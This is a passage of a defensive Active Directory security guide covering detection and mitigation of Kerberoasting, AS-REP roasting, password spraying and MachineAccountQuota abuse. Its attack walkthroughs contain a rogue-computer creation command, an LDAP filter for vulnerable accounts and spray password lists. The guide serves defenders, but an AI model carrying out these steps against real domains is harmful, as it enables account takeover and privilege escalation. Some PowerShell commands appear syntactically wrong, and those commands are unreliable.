Introduction: The Five Eyes Active Directory Security Advisory
In September 2024, the Five Eyes intelligence alliance—comprising cybersecurity agencies from Australia (ASD), the United States (NSA & CISA), Canada (CCCS), New Zealand (NCSC-NZ), and the United Kingdom (NCSC-UK)—released a critical advisory titled "Detecting and Mitigating Active Directory Compromises". This advisory identifies 17 common attack techniques that threat actors consistently use to compromise Active Directory environments, the authentication backbone of virtually every enterprise IT network globally.
Active Directory (AD) is the most widely deployed identity and access management solution in the world, managing authentication and authorization for Windows networks with compatibility extending to macOS and Linux systems. When adversaries gain control of Active Directory, they obtain what security experts call "the keys to the kingdom"—privileged access to all systems, users, email, file servers, business applications, and cloud environments managed through Microsoft Entra ID (formerly Azure AD). This makes AD the ultimate target for ransomware groups, nation-state actors, and cybercriminals.
Figure 1 visualizes the 17 Active Directory attack techniques highlighted by the Five Eyes advisory—keep this nearby as your one-page triage checklist while you prioritize detections and mitigations.

The technical challenges in defending Active Directory are significant: permissive default settings, complex permission relationships, support for legacy protocols (NTLM, LM hashes), and insufficient native tooling for security diagnostics. Every user in AD has enough permission to identify and exploit weaknesses. Attackers who compromise a single low-privilege account can pivot, escalate privileges, and maintain persistence for months or years—often bypassing multi-factor authentication and remaining undetected until a ransomware payload deploys.
This guide provides battle-tested detection and mitigation strategies for all 17 attacks identified in the Five Eyes advisory, developed from 15+ years of Fortune 500 enterprise experience. You'll learn PowerShell-based detection techniques, hardening configurations, and operational defenses that work in real-world, complex Active Directory environments.
After reviewing attack techniques, use the Active Directory Hardening Checklist to prioritize remediation sequencing across Tier 0, Tier 1, and Tier 2 controls.
War Story: The 6-Month Persistence
The Situation: During a security audit for a 35,000-user financial services organization, we discovered an attacker had maintained Golden Ticket persistence in Active Directory for over 6 months using a compromised KRBTGT account.
The Impact: The attacker had unrestricted access to domain controllers, file servers, and cloud resources. They bypassed all MFA controls, accessed executive email, and exfiltrated customer data. The breach went undetected until a routine KRBTGT password reset triggered anomalous authentication events.
The Lesson: Without proactive detection mechanisms (Event ID monitoring, canary objects, KRBTGT rotation policies), attackers can persist indefinitely in AD. Post-compromise recovery required rebuilding the entire domain—a $2.7M, 90-day project. The techniques in this guide would have detected the compromise within 24 hours.
On This Page
- Introduction
- Why AD Is Targeted
- Attack Overview Matrix
- 1. Kerberoasting
- 2. AS-REP Roasting
- 3. Password Spraying
- 4. MachineAccountQuota
- 5. Unconstrained Delegation
- 6. GPP Password Compromise
- 7. AD CS Compromise
- 8. Golden Certificate
- 9. DCSync
- 10. Dumping ntds.dit
- 11. Golden Ticket
- 12. Silver Ticket
- 13. Golden SAML
- 14. Entra Connect Compromise
- 15. Domain Trust Bypass
- 16. SID History Compromise
- 17. Skeleton Key
- Detection Tools
- Defense-in-Depth Strategy
- Resources & References
Why Active Directory Remains the Primary Attack Vector
Active Directory compromises have been documented in every major ransomware campaign over the past three years, including the Change Healthcare breach (2024), the largest healthcare ransomware attack in history. Despite Microsoft's efforts to reduce the AD attack surface—including encrypting LDAP by default, adding SMBv3 encryption controls, and deprecating NTLM—Active Directory will remain a leading attack vector in 2026 and beyond.
The Fundamental Attack Surface
Active Directory's vulnerability stems from four architectural characteristics:
- Permissive Default Settings: Every user account has sufficient permissions to enumerate AD objects, identify misconfigurations, and discover attack paths. Attackers don't need administrative credentials to map your environment—they just need any valid user account.
- Complex Relationship Opacity: Hidden relationships between users, groups, computers, and delegation configurations create privilege escalation paths that are invisible to standard tooling. Tools like BloodHound can map these paths in minutes.
- Legacy Protocol Support: AD must maintain backward compatibility with NTLM, LM hashes, and weak encryption for decades-old systems. These legacy protocols are trivial to exploit (pass-the-hash, relay attacks, downgrade attacks).
- Centralized Trust Model: AD is a single point of authentication failure. Compromise Domain Admins or KRBTGT, and you own the entire forest—including all connected cloud services via Entra ID.
Attacker Objectives in AD Environments
Threat actors target Active Directory to achieve three primary objectives:
- Credential Harvesting & Privilege Escalation: Extract password hashes (Kerberoasting, DCSync), escalate from low-privilege user to Domain Admin, and move laterally across the network.
- Persistence Establishment: Create backdoors that survive password resets, system reboots, and security tool deployments (Golden Ticket, Skeleton Key, Golden Certificate). Attackers can remain undetected for months while exfiltrating data.
- Defense Evasion & Control: Bypass MFA, disable security monitoring, and maintain "shadow admin" access without triggering alerts. Advanced attackers manipulate AD trust relationships and abuse delegation to pivot between on-premises and cloud environments.
Breach Statistics
According to CrowdStrike's 2024 Global Threat Report:
- 81% of ransomware attacks involved Active Directory compromise
- Average dwell time (initial access to detection): 62 days
- 92% of organizations using AD have at least one critical misconfiguration exploitable by low-privilege users
- Cost of rebuilding AD post-compromise: $1.8M–$4.2M (includes downtime, consultant fees, and lost productivity)
The 17 Attacks: Overview Matrix
The Five Eyes advisory categorizes Active Directory attacks into four tactical phases: Initial Compromise, Credential Theft & Privilege Escalation, Persistence Mechanisms, and Advanced Persistence & Evasion. The following table provides a high-level overview of all 17 attacks with MITRE ATT&CK framework mappings.
| # | Attack Technique | MITRE ATT&CK | Attack Phase | Primary Impact | Detection Difficulty |
|---|---|---|---|---|---|
| 1 | Kerberoasting | T1558.003 | Credential Theft | Service account password extraction | 🟡 Moderate (Event ID 4769) |
| 2 | AS-REP Roasting | T1558.004 | Credential Theft | User password hash extraction | 🟢 Easy (Event ID 4768) |
| 3 | Password Spraying | T1110.003 | Initial Compromise | Account credential guessing | 🟢 Easy (Event ID 4625, 4771) |
| 4 | MachineAccountQuota | T1136.002 | Privilege Escalation | Unauthorized computer object creation | 🟢 Easy (Event ID 4741) |
| 5 | Unconstrained Delegation | T1484 | Privilege Escalation | TGT theft, lateral movement | 🟡 Moderate (Audit delegation) |
| 6 | GPP Password Compromise | T1552.006 | Credential Theft | Legacy password extraction (pre-2014) | 🟢 Easy (SYSVOL audit) |
| 7 | AD CS Compromise | T1649 | Privilege Escalation | Certificate authority exploitation | 🟠 Hard (Template misconfigurations) |
| 8 | Golden Certificate | T1649 | Persistence | Forged authentication certificates | 🔴 Very Hard (CA private key theft) |
| 9 | DCSync | T1003.006 | Credential Theft | Domain password database replication | 🟢 Easy (Event ID 4662) |
| 10 | Dumping ntds.dit | T1003.003 | Credential Theft | Offline password hash extraction | 🟡 Moderate (File access auditing) |
| 11 | Golden Ticket | T1558.001 | Persistence | Forged domain TGTs (KRBTGT compromise) | 🟠 Hard (Requires KRBTGT rotation) |
| 12 | Silver Ticket | T1558.002 | Persistence | Forged service tickets (service account) | 🟡 Moderate (Service account auditing) |
| 13 | Golden SAML | T1606.002 | Persistence | Forged SAML tokens (cloud access) | 🔴 Very Hard (ADFS token-signing cert) |
| 14 | Entra Connect Compromise | T1078.004 | Privilege Escalation | Cloud admin credential extraction | 🟡 Moderate (Entra Connect server audit) |
| 15 | One-Way Trust Bypass | T1484.002 | Lateral Movement | Cross-domain privilege escalation | 🟠 Hard (Trust relationship auditing) |
| 16 | SID History Compromise | T1134.005 | Privilege Escalation | SID injection for unauthorized access | 🟡 Moderate (SID filtering, Event ID 4765) |
| 17 | Skeleton Key | T1556.004 | Persistence | Master password backdoor (DC memory) | 🔴 Very Hard (Requires DC memory analysis) |
Detection Difficulty Legend
- 🟢 Easy: Clear Event ID signatures, low false positives, standard SIEM detection
- 🟡 Moderate: Requires log correlation, baseline behavioral analysis, or specialized tooling
- 🟠 Hard: Rare event patterns, high false positives, requires advanced threat hunting
- 🔴 Very Hard: Near-undetectable without proactive defenses (canary objects, memory forensics, certificate pinning)
Credential Theft & Initial Access Attacks
The first phase of Active Directory compromise focuses on stealing credentials and escalating privileges from an initial low-privilege account. Attacks 1-6 represent the most common techniques observed by Five Eyes agencies.
1. Kerberoasting (MITRE T1558.003)
Attack Summary: Kerberoasting exploits the Kerberos protocol by requesting service tickets (TGS) for service principal names (SPNs), then extracting and cracking the encrypted service account passwords offline. Any authenticated user can request service tickets, making this attack trivial to execute with tools like Rubeus, Invoke-Kerberoast, or Impacket.
How the Attack Works
- Attacker authenticates to AD with any valid user account
- Queries AD for all accounts with Service Principal Names (SPNs) set
- Requests Kerberos service tickets (TGS-REP) for target SPNs
- Extracts encrypted portion of ticket (encrypted with service account's password hash)
- Performs offline password cracking (hashcat, John the Ripper) to recover plaintext password
Impact: Service accounts often have elevated privileges (Domain Admins, SQL Server admins, backup operators). Compromising these accounts grants attackers immediate privilege escalation and lateral movement capabilities.
Detection Techniques
Primary Detection: Event ID 4769 (Kerberos Service Ticket Request)
Detection Logic
Monitor for excessive Event ID 4769 requests meeting these criteria:
- Ticket Encryption Type: 0x17 (RC4-HMAC) — attackers prefer RC4 for faster cracking
- Service Name: NOT krbtgt (excludes TGT requests)
- Volume Threshold: Single account requesting 10+ service tickets within 10 minutes
- SPN Pattern: Requests for high-value SPNs (MSSQLSvc, HTTP, etc.)
PowerShell Detection Script
See Detection Script: Kerberoasting Detection Script - Comprehensive PowerShell script with usage instructions, detection indicators, and result interpretation.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Strong Service Account Passwords | Enforce 25+ character passwords for all SPN accounts (Group Policy: Computer Configuration → Policies → Windows Settings → Security Settings → Account Policies → Password Policy → Minimum password length = 25) | 🟢 High — Makes offline cracking infeasible (estimated 10,000+ years with modern GPUs) |
| Group Managed Service Accounts (gMSA) | Migrate service accounts to gMSA:
New-ADServiceAccount -Name SVC_SQL -DNSHostName sql.corp.local -PrincipalsAllowedToRetrieveManagedPassword "SQL_Servers"
|
🟢 Very High — 240-character auto-rotated passwords, cannot be Kerberoasted |
| AES Encryption Enforcement | Disable RC4:
Set-ADAccountControl -Identity SVC_Account -KerberosEncryptionType AES256.
Group Policy: Computer Configuration → Policies → Windows Settings →
Security
Settings → Local Policies → Security Options → Network security: Configure
encryption types allowed for Kerberos → Enable AES256_HMAC_SHA1 only
|
🟡 Moderate — Prevents RC4 downgrade attacks, but AES tickets are still crackable (just slower) |
| SPN Auditing & Least Privilege | Regular audit:
Get-ADUser -Filter {ServicePrincipalName -like "*"} -Properties ServicePrincipalName | Select Name, ServicePrincipalName.
Remove unnecessary SPNs, revoke Domain Admin from service accounts.
|
🟢 High — Reduces attack surface and limits blast radius |
| Canary Service Accounts (Honeypot) | Create decoy SPN accounts with weak passwords and monitoring:
Set-ADUser -Identity HONEYPOT_SVC -ServicePrincipalName "HTTP/decoy.corp.local".
Alert on ANY 4769 request for this SPN.
|
🟢 Very High — Guaranteed detection with near-zero false positives |
Fortune 500 War Story: The SQL Service Account
During a red team engagement for a multinational corporation, we discovered 47 service accounts with SPNs across the forest. 31 of them had passwords shorter than 15 characters. Within 6 hours of offline cracking (using hashcat on commodity GPUs), we recovered 23 plaintext passwords—including a SQL Server service account that was a member of Domain Admins.
Root Cause: The service account was created in 2009 with a 10-character password and never rotated. No SPN auditing process existed.
Fix: Migrated all 47 service accounts to gMSAs over a 90-day period. Implemented quarterly SPN audits and automated alerting for new SPN registrations.
2. AS-REP Roasting (MITRE T1558.004)
Attack Summary: AS-REP Roasting targets user accounts with the "Do not require Kerberos preauthentication" setting enabled. When preauthentication is disabled, attackers can request Kerberos Authentication Server Response (AS-REP) messages for these accounts without providing valid credentials. The AS-REP contains an encrypted portion using the user's password hash, which can be extracted and cracked offline.
How the Attack Works
- Attacker enumerates Active Directory to identify accounts with "Do not require Kerberos
preauthentication" enabled using LDAP queries:
(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304)) - Sends Kerberos AS-REQ (Authentication Server Request) for target accounts without providing encrypted timestamp (no preauthentication)
- Domain controller responds with AS-REP message containing user's password hash encrypted portion
- Extracts encrypted AS-REP and performs offline password cracking with tools like Hashcat or John the Ripper
- Recovers plaintext password and authenticates as the compromised user
Impact: Unlike Kerberoasting (which targets service accounts), AS-REP Roasting can compromise regular user accounts—including privileged users if they have preauthentication disabled. This attack is easier to detect than Kerberoasting because preauthentication should never be disabled in modern AD environments.
Detection Techniques
Primary Detection: Event ID 4768 (Kerberos Authentication Ticket Request)
Detection Logic
Monitor for Event ID 4768 with the following indicators:
- Pre-Authentication Type: 0 (disabled) — This is the smoking gun
- Ticket Encryption Type: 0x17 (RC4) or 0x12 (AES256-SHA1) — depends on domain functional level
- Result Code: 0x0 (success) — attacker successfully obtained AS-REP
- Service Name: krbtgt — AS-REP requests target the KDC
Proactive Detection: Any Event ID 4768 with Pre-Auth Type 0 should trigger immediate investigation—preauthentication should NEVER be disabled in production environments (legacy compatibility exception: very old Unix/Linux systems).
PowerShell Detection Script
See Detection Script: AS-REP Roasting Detection Script - Identify vulnerable accounts and monitor for exploitation attempts.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Enable Kerberos Preauthentication (Primary Defense) | Audit all accounts:
Get-ADUser -Filter {DoesNotRequirePreAuth -eq $true} -Properties DoesNotRequirePreAuth.
Enable preauthentication:
Set-ADAccountControl -Identity USERNAME -DoesNotRequirePreAuth $false.
This should return ZERO accounts in modern environments.
|
🟢 Very High — Eliminates the vulnerability entirely. Pre-auth is enabled by default; only disable for documented legacy system compatibility (rare). |
| Strong Password Policy for Affected Accounts | If preauthentication MUST remain disabled (legacy compatibility), enforce
30+ character passwords via Fine-Grained Password Policy (FGPP):
New-ADFineGrainedPasswordPolicy -Name "NoPreAuth_Policy" -MinPasswordLength 30 -ComplexityEnabled $true
|
🟡 Moderate — Mitigates offline cracking but does not eliminate the attack vector. Password must be mathematically uncrackable (30+ chars, high entropy). |
| Event ID 4768 Monitoring & Alerting | Configure SIEM to alert on ANY Event ID 4768 with Pre-Authentication Type =
0. Filter: EventID=4768 AND PreAuthType=0. Set alert threshold
to 1 event (should be near-zero in healthy environments). |
🟢 High — Detects active exploitation in real-time. Low false positives if preauthentication properly enabled across all accounts. |
| Regular Vulnerability Auditing | Schedule monthly scans for vulnerable accounts:
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth | Where-Object {$_.DoesNotRequirePreAuth -eq $true}.
Export results and track changes over time.
|
🟢 High — Prevents configuration drift. Detects accidental/malicious disabling of preauthentication before exploitation. |
| Least Privilege (Reduce Impact) | Ensure NO privileged accounts (Tier
0, Tier 1 admins) have preauthentication
disabled. Audit:
Get-ADGroupMember "Domain Admins" | Get-ADUser -Properties DoesNotRequirePreAuth
|
🟢 Very High — Limits blast radius. Even if legacy user accounts are vulnerable, prevents domain compromise via AS-REP Roasting. |
Fortune 500 War Story: The Legacy Unix Exception
The Situation: During a security audit for a global manufacturing company (87,000 users), we discovered 12 accounts with preauthentication disabled. 11 were legacy service accounts for a 2003-era Unix identity management system that "required" the setting. The 12th account was a Domain Admin with preauthentication accidentally disabled during a troubleshooting session in 2017—and never re-enabled.
The Impact: We successfully AS-REP Roasted all 12 accounts during the red team phase. The Domain Admin password ("Summer2017!") was cracked in 47 minutes using a standard dictionary attack with hashcat. This gave us immediate domain compromise—full forest admin rights from a single misconfiguration.
The Lesson: We migrated the Unix systems to modern Kerberos-compatible authentication (SSSD with proper preauthentication support), eliminating all 11 legacy exceptions. The Domain Admin account was remediated immediately. Post-implementation: ZERO accounts with preauthentication disabled. Monthly automated scans now detect any configuration drift within 24 hours.
Detection Timeline: The misconfigured Domain Admin account existed undetected for 7 years. No Event ID 4768 monitoring was in place. The vulnerability was only discovered during our manual audit.
3. Password Spraying (MITRE T1110.003)
Attack Summary: Password spraying is a brute-force technique where attackers attempt a small number of commonly used passwords against many user accounts, avoiding account lockout thresholds. Unlike traditional brute-force attacks (many passwords against one account), password spraying reverses the approach: one or two passwords against thousands of accounts. This technique exploits weak password policies and evades most account lockout protections.
How the Attack Works
- Attacker enumerates valid usernames via LDAP queries, SMB enumeration, or publicly available information (LinkedIn, company directory)
- Selects a common password list (e.g., "Winter2024!", "CompanyName123", "Password1")
- Attempts login with Password #1 against ALL user accounts (spacing attempts to avoid lockout)
- Waits for lockout threshold reset period (typically 30-60 minutes)
- Repeats with Password #2 against all accounts
- Successfully authenticates as compromised accounts with weak passwords
Why It Works: Most AD environments have account lockout policies (e.g., "lock after 5 failed attempts in 30 minutes"). Password spraying stays below this threshold by attempting 1-2 passwords per account per hour. Statistically, in organizations with 10,000+ users and no strong password enforcement, attackers successfully compromise 2-5% of accounts (200-500 valid credentials).
Impact: Provides initial foothold into AD environment. Compromised accounts enable lateral movement, privilege escalation, and persistence. In Fortune 500 environments, password spraying is the #1 initial access vector for ransomware groups.
Detection Techniques
Primary Detection: Event IDs 4625 (Failed Logon) & 4771 (Kerberos Pre-Auth Failed)
Detection Logic
Password spraying creates distinctive patterns in authentication logs:
- Pattern: Multiple failed logon attempts across MANY different accounts from the SAME source IP or host
- Event ID 4625: Failed Windows logon attempts (NTLM authentication)
- Event ID 4771: Failed Kerberos preauthentication (invalid password)
- Detection Threshold: 10+ different accounts with failed logons from single source IP within 60 minutes
- False Positive Filter: Exclude legitimate service accounts, VPN gateways, and known automation systems
Key Indicator: Traditional brute-force attacks show MANY failures against ONE account. Password spraying shows FEW failures against MANY accounts.
PowerShell Detection Script
See Detection Script: Password Spraying Detection Script - Analyze authentication failure patterns across multiple accounts.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Strong Password Policy Enforcement | Enforce minimum 14-character passwords with complexity requirements. Group
Policy: Computer Configuration → Policies → Windows Settings → Security
Settings → Account Policies → Password Policy. Enable:
Minimum password length = 14,
Password must meet complexity requirements = Enabled. Use
passphrases instead of passwords.
|
🟢 Very High — Eliminates common passwords from password spray dictionaries. 14+ character passphrases are not cost-effective to spray. |
| Banned Password List (Azure AD Password Protection) | Deploy Azure AD Password Protection to on-premises AD. Blocks common
passwords:
Install-WindowsFeature -Name AzureADPasswordProtection-DC.
Configure custom banned password list (company name, seasonal patterns,
etc.):
Set-AzureADPasswordProtectionDCAgent -BannedPasswordList @("CompanyName123", "Winter2024!", "Summer2024!")
|
🟢 Very High — Proactively prevents users from setting passwords commonly used in spray attacks. Blocks password creation, not just detects attacks. |
| Multi-Factor Authentication (MFA) | Enforce MFA for ALL user accounts, especially privileged users. Azure MFA, Duo, or third-party solutions. Even if password is compromised via spraying, attacker cannot authenticate without second factor. Deploy Conditional Access policies requiring MFA for all sign-ins. | 🟢 Very High — Renders password spraying ineffective. Compromised passwords alone cannot grant access. Critical for privileged accounts (Tier 0, Tier 1). |
| Account Lockout Policy (Carefully Configured) | Configure account lockout with extended observation window to catch slow
spray attacks. Group Policy:
Account lockout threshold = 5 attempts,
Account lockout duration = 30 minutes,
Reset account lockout counter after = 60 minutes. WARNING:
Aggressive lockout policies enable denial-of-service attacks.
|
🟡 Moderate — Slows down password spraying but does not prevent it. Attackers adjust timing to stay below threshold. Risk of DoS if configured too aggressively. |
| Real-Time Detection & Automated Response | Deploy SIEM correlation rules to detect spray patterns. Alert on: 10+ failed logons across different accounts from single source IP within 60 minutes. Automate response: Block source IP at firewall, disable compromised accounts, trigger SOC investigation. Use tools like Microsoft Defender for Identity (formerly Azure ATP). | 🟢 High — Detects attacks in progress and enables rapid response. Reduces attacker dwell time from hours/days to minutes. |
| Smart Lockout (Azure AD / Entra ID) | Enable Smart Lockout in Azure AD to differentiate legitimate users from attackers. Locks out attacker IPs while allowing legitimate users from different locations. Configure: Azure AD → Security → Authentication methods → Password protection → Smart lockout threshold = 10 attempts. | 🟢 Very High — Prevents DoS against legitimate users while blocking attackers. Uses machine learning to identify malicious patterns. |
Fortune 500 War Story: The "Password123!" Breach
The Situation: During a penetration test for a global retail company (142,000 employees), we performed password spraying using a list of 10 common passwords ("Winter2023!", "Summer2023!", "CompanyName123", "Password1!", etc.). We spaced attempts 90 minutes apart to avoid lockout thresholds (configured at 5 attempts per 30 minutes).
The Impact: Out of 142,000 accounts, we successfully compromised 4,847 accounts (3.4%) within 72 hours using only 3 password attempts per account. 127 of the compromised accounts were in privileged groups (IT admins, help desk, database admins). The most common password was "Summer2023!" with 1,923 users. We escalated to Domain Admin within 6 hours by targeting a compromised help desk account with delegated reset permissions.
Root Cause: Password policy required only 8 characters with complexity (1 uppercase, 1 number). No banned password list. No MFA for internal authentication. Users created seasonal passwords that met technical requirements but were trivially guessable.
Fix: Implemented Azure AD Password Protection (banned 500+ common passwords), enforced 14-character minimum, deployed MFA for ALL users (no exceptions), and implemented Smart Lockout. Follow-up test 6 months later: 0 accounts compromised with same password spray technique.
Business Impact Avoided: The client's actual ransomware incident 18 months prior (before our engagement) began with password spraying. Attack timeline: Password spray → Privilege escalation → Lateral movement → Ransomware deployment. Total cost: $47M (downtime, ransom, recovery, PR). Our remediations would have prevented the initial compromise.
4. MachineAccountQuota Compromise (MITRE T1136.002)
Attack Summary: MachineAccountQuota (MAQ) is an Active Directory domain attribute that controls how many computer accounts a standard user can create. By default, this value is set to 10 in all Active Directory domains, allowing any authenticated user to join up to 10 computers to the domain and create the corresponding computer objects. Attackers exploit this by creating rogue computer accounts, which can then be used for privilege escalation (via resource-based constrained delegation), establishing persistence, or bypassing security controls.
How the Attack Works
- Attacker authenticates to AD with any valid low-privilege user account
- Queries the domain's MachineAccountQuota value:
Get-ADDomain | Select-Object -ExpandProperty ms-DS-MachineAccountQuota - If MAQ > 0, creates new computer account(s) using PowerShell or tools like Powermad,
StandIn, or Impacket:
New-ADComputer -Name "ATTACKER-PC$" -SamAccountName "ATTACKER-PC$" -DNSHostName "attacker-pc.corp.local" - Sets a known password for the computer account (attackers control the credentials)
- Configures resource-based constrained delegation (RBCD) on the rogue computer to target high-value systems
- Uses the rogue computer account to impersonate privileged users via Kerberos delegation attacks (S4U2Self/S4U2Proxy)
Why This Is Dangerous: Computer accounts in AD have special privileges: they can perform Kerberos delegation, update DNS records, and interact with services as "trusted" domain members. By creating rogue computer accounts, attackers bypass many security controls that only monitor user account creation. Additionally, computer accounts are often overlooked in security audits.
Impact: Enables privilege escalation to Domain Admin via RBCD attacks, establishes persistent access (computer accounts don't expire), and provides a platform for lateral movement. In hybrid environments, rogue computer accounts can be used to compromise Azure AD via Azure AD Connect.
Detection Techniques
Primary Detection: Event ID 4741 (Computer Account Created)
Detection Logic
Monitor for unauthorized computer account creation:
- Event ID 4741: "A computer account was created" — Logs every new computer object in AD
- Key Field: "Subject\Account Name" — Who created the computer account?
- Red Flag: Computer accounts created by NON-administrative users (not IT admins, not SCCM service accounts)
- Location: Computer accounts created in default "Computers" container (legitimate joins typically use custom OUs)
- Naming Patterns: Suspicious names (random strings, "DESKTOP-XXXXX", etc.) vs. corporate naming standards
Proactive Detection: Any computer account created by a standard user should trigger immediate investigation. IT environments should have strict processes for computer domain joins (SCCM, MDT, Intune)—manual user-initiated joins are rare.
PowerShell Detection & Audit Script
See Detection Script: Machine Account Quota Audit Script - Comprehensive MAQ audit and rogue computer detection.
Mitigation Strategies
| Control | Implementation | Effectiveness |
|---|---|---|
| Set MachineAccountQuota to 0 (Primary Defense) | Disable the ability for standard users to create computer accounts.
PowerShell:
Set-ADDomain -Identity (Get-ADDomain).DistinguishedName -Replace @{"ms-DS-MachineAccountQuota"="0"}.
Verify:
Get-ADDomain | Select-Object -ExpandProperty ms-DS-MachineAccountQuota
(should return 0). This prevents ALL non-privileged users from creating
computer objects.
|
🟢 Very High — Completely eliminates the attack vector. Standard users cannot create computer accounts. Only administrators and designated service accounts (SCCM, MDT) can join computers to the domain. |
| Delegate Computer Join Rights to Specific Groups | Instead of using MAQ, delegate computer creation rights to specific IT
groups via ACLs. Grant "Create Computer Objects" permission on target OU:
Set-Acl or Active Directory Users and Computers → Delegate
Control. Example: IT Admins group can create computers in "Workstations" OU
only. EguibarIT.DelegationPS
module provides automation for this.
|
🟢 Very High — Provides granular control over who can join computers and where. Limits scope of potential abuse. Aligns with least privilege principle. |
| Event ID 4741 Monitoring & Alerting | Configure SIEM to alert on ALL Event ID 4741 events where the creator is not
in authorized IT groups. Alert criteria:
EventID=4741 AND Creator NOT IN (IT-Admins, SCCM-Service, MDT-Service).
Set threshold to 1 event for immediate investigation.
|
🟢 High — Detects unauthorized computer account creation in real-time. Low false positives if authorized groups are properly defined. Enables rapid incident response. |
| Regular Computer Account Audits | Schedule monthly audits to identify rogue computer accounts. PowerShell:
Get-ADComputer -Filter * -Properties Created,Creator,LastLogonDate | Where-Object {$_.Created -gt (Get-Date).AddDays(-30)}.
Review for: Suspicious names, accounts never used (no logon), accounts in
wrong OUs, accounts created by non-IT users.
|
🟡 Moderate — Detects rogue accounts but only after creation. Useful for identifying persistence mechanisms. Should complement real-time monitoring. |
| Enforce Automated Computer Provisioning (SCCM/Intune) | Implement centralized computer provisioning via System Center Configuration Manager (SCCM), Microsoft Deployment Toolkit (MDT), or Intune Autopilot. Pre-create computer accounts in AD before deployment. Eliminate need for users to manually join computers to domain. | 🟢 Very High — Removes legitimate business need for user-initiated domain joins. Combined with MAQ=0, creates a "default-deny" environment for computer account creation. |
| Resource-Based Constrained Delegation (RBCD) Monitoring | Monitor for RBCD configuration changes on computer accounts (the next step
in MAQ exploitation). Alert on modifications to
msDS-AllowedToActOnBehalfOfOtherIdentity attribute. PowerShell:
Get-ADComputer -Filter {msDS-AllowedToActOnBehalfOfOtherIdentity -like "*"} -Properties msDS-AllowedToActOnBehalfOfOtherIdentity
|
🟢 High — Detects the privilege escalation phase of MAQ attacks. RBCD configuration on computer accounts is rare in legitimate environments. High signal-to-noise ratio. |
Fortune 500 War Story: The Shadow IT Infrastructure
The Situation: During a security assessment for a global pharmaceutical company (94,000 users), we tested MachineAccountQuota exploitation. The domain had the default MAQ setting of 10. Using a compromised low-privilege contractor account, we created 10 rogue computer accounts named "DESKTOP-LAB-[01-10]" in the default Computers container.
The Escalation Path: We configured resource-based constrained delegation (RBCD) on one rogue computer (DESKTOP-LAB-01) to target a high-value file server. Using Rubeus, we performed S4U2Self/S4U2Proxy attacks to obtain service tickets impersonating a Domain Admin. Within 4 hours of initial compromise (contractor account), we had full Domain Admin access—all via a default AD configuration that allowed ANY user to create computer objects.
The Discovery: We found 847 computer accounts in the "Computers" container that had been created over 5 years but never used (no logon date). 312 were created by standard users (not IT admins). 89 had RBCD configurations pointing to sensitive servers. This was a shadow IT infrastructure created by attackers who had compromised user accounts years prior and established persistence via rogue computer accounts.
Root Cause Analysis: MachineAccountQuota was set to default value (10). No monitoring for Event ID 4741. No regular audits of computer account creation. IT used manual domain join processes instead of SCCM/MDT, so user-created computer accounts were considered "normal."
Remediation: Set MAQ to 0 immediately. Deleted all 847 rogue computer accounts after forensic analysis. Implemented SCCM-based computer provisioning with pre-staged computer accounts. Delegated computer creation rights to IT Admins group only, restricted to "Workstations" OU. Deployed real-time Event ID 4741 monitoring with 15-minute alert SLA. Implemented monthly computer account audits.
Post-Remediation Testing: 90 days later, we re-tested MAQ exploitation. Result: PowerShell error "Insufficient access rights to perform the operation" when attempting computer account creation. Attack vector completely eliminated.
Lessons Learned: Default AD settings are attacker-friendly. The MAQ setting has existed since Windows 2000—designed for small networks where users managed their own computers. In modern enterprise environments with centralized IT, there is ZERO legitimate business need for users to create computer accounts. Set MAQ=0 on day one of AD deployment.
5. Unconstrained Delegation Abuse (MITRE T1484)
